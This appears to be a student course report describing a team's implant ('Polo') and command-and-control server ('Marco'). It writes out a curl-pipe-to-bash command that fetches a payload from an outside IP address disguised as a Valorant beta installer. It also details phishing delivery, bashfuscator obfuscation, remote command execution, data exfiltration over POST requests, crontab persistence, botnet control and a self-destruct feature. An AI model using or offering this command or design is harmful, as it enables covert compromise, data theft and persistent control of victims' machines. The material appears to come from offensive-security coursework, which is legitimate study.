Derek Hymer, Gavin Lewis, Mark Anderson, Morgen Nicodemus

Instructor Bush


CS4001

Implant and C2 Report

This report will describe and outline the purpose and features of our CNE operations and our toolkit, Marco Polo.

IMPLANT

Screenshots:



```
kali@kali:~$ curl -s http://51.79.54.105:5000/download | bash
Now installing Valorant!

                                                                        ... ran into some issues installing!
Please look over the recommended system specifications in the FAQ section at:
- https://beta.playvalorant.com/en-us/
If there is a permissions error please re-run the installation command as a sudo user!
```


Evasion and Defense:

Source code of the implant is obfuscated with bashfuscator. This will delay any attempt to reverse engineer the implant. When the implant is installed and executed it shows no signs of doing anything malicious. A harmless error code is shown.

Distribution and Target Platforms:

The implant, Polo, is disguised as a program which provides a beta key for the popular beta version of Valorant. Through phishing techniques, the target will find the host website where they will have an option to install the program. Once installed and run, the implant will report to the user that it has run into an issue installing Valorant, and will refer them to support. The implant is built based on User Agent headers that it receives during the initial connection, making it more versatile.

Base Functionality Details:


Delivers Mass commands to all implants via `cmds.txt` file
Hits marco at obfuscated endpoint Ex: marco/fEo3Mn
Control parses post requests based on headers to sort information.
Implants deliver info in the format `hostname`:`info` to be organized into folders on the Control
Marco
After install.sh is ran Polo is installed hiding itself and delivers info to Marco
Victim listens for commands to execute from the GET endpoints.
Initial infection host details are sent, then Polo listens for CMDs from Marco
victim

In order to achieve code execution, the implant listens for commands sent to a specific endpoint on the Marco website. Endpoints are obfuscated and to access the command listings the http-referer must be from another obfuscated endpoint to prevent people accidentally stumbling upon the endpoint. After receiving a command from the server the implant will then run whatever commands are retrieved from the request. Data is exfiltrated and sent via POST parameters through the website. This acts to cover up the exfiltration and implant communication as regular internet traffic. After commands have been executed on each implant, the output of the command is captured and routed back to the control server through Marco.

Persistence Mechanism:

The main persistence mechanism for ensuring that Polo stays installed onto the infected computer is the usage of crontab. Upon first infection the install script will create copies of the polo executable in '`/usr/local`' and the user's home directory in case the implant lacks sufficient permissions. After being cloned to multiple file locations the implant will install itself into the current user's crontab file. Manual persistence mechanisms can be added through Polo's execute functionality (`/etc/network/if-up.d, .bashrc, rc files`). An idea for extra persistence to be implemented before the final would be to have the script running as a daemon, and executed on startup.

Additional Functionality:

MarcoPolo is fully capable of supporting any number of implants communicating with the C2. This allows the infrastructure supporting Marco/Polo to be flexible and used in almost any circumstance. Whether it is controlling the implants simultaneously to form a bot net, or specifically target an implant to attempt to pivot from that host.

In the scenario that the implant is discovered on multiple machines, or there was a risk of being caught Marco can initiate the self-destruct sequence to all machines simultaneously.

C2

Comm. Protocol and Commands:

No direct communication will happen between the master control server and the implants. All communication is first routed through HTTP traffic through the Marco webserver and then finally organized into directories on the master control server. There is never any execution of the data received from the implants to prevent any reverse engineering and a takeover of our infrastructure.

C2 Location and Platform:

The final resting place for the C2 master control server is on an OVH hosted Ubuntu 18.04 virtual private server.